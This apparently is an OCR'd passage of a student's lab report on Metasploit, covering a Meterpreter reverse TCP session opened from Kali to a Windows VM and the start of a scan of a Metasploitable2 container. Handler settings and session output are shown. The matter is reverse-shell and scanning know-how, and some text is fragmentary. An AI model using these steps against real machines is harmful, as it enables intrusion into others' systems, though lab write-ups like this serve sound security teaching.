


5) On Windows, downloaded and ran my shady .exe. Watched as the Meterpreter session popped up on Kali.




6) Explored the infected Windows VM, ran some commands, checked out the system info. I was able to run the command ‘enum desktops’


kevin@kali: ~
File Actions Edit View Help
kevin@ubuntu: ~
kevin@kali: ~
kevin@kali: ~
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 10.113.252.37 yes The listen address (an interface may be specified)
LPORT 9001 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.113.252.37:9001
[*] Sending stage (200774 bytes) to 10.113.224.237
[*] Meterpreter session 1 opened (10.113.252.37:9001 → 10.113.224.237:50348) at 2024-04-12 23:20:24 -0700
meterpreter >





The command I ran:




Task 3 - Metasploitable2:


1) Set up a Metasploitable2 Docker container from Kali, already had Docker from my CSC 193 c









2) Scanned the network, found the Metasploitable2 machine.


kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~
kevin@kali: ~
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:ba:c7:90 brd ff:ff:ff:ff:ff:ff
inet 10.113.252.37/18 brd 10.113.255.255 scope global dynamic noprefixroute eth0
valid_lft 42878sec preferred_lft 42878sec
inet6 fe80::a00:27ff:feba:c790/64 scope link noprefixroute
valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:7d:00:b7:53 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:7dff:fe00:b753/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
5: veth2970d2c@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
link/ether fa:cd:0c:eb:95:cb brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet6 fe80::f8cd:cff:feeb:95cb/64 scope link proto kernel_ll
valid_lft forever preferred_lft forever
(kevin㉿kali)-[~]
$


3) Ran a detailed port and service scan, noted down what IP was open and vulnerable.

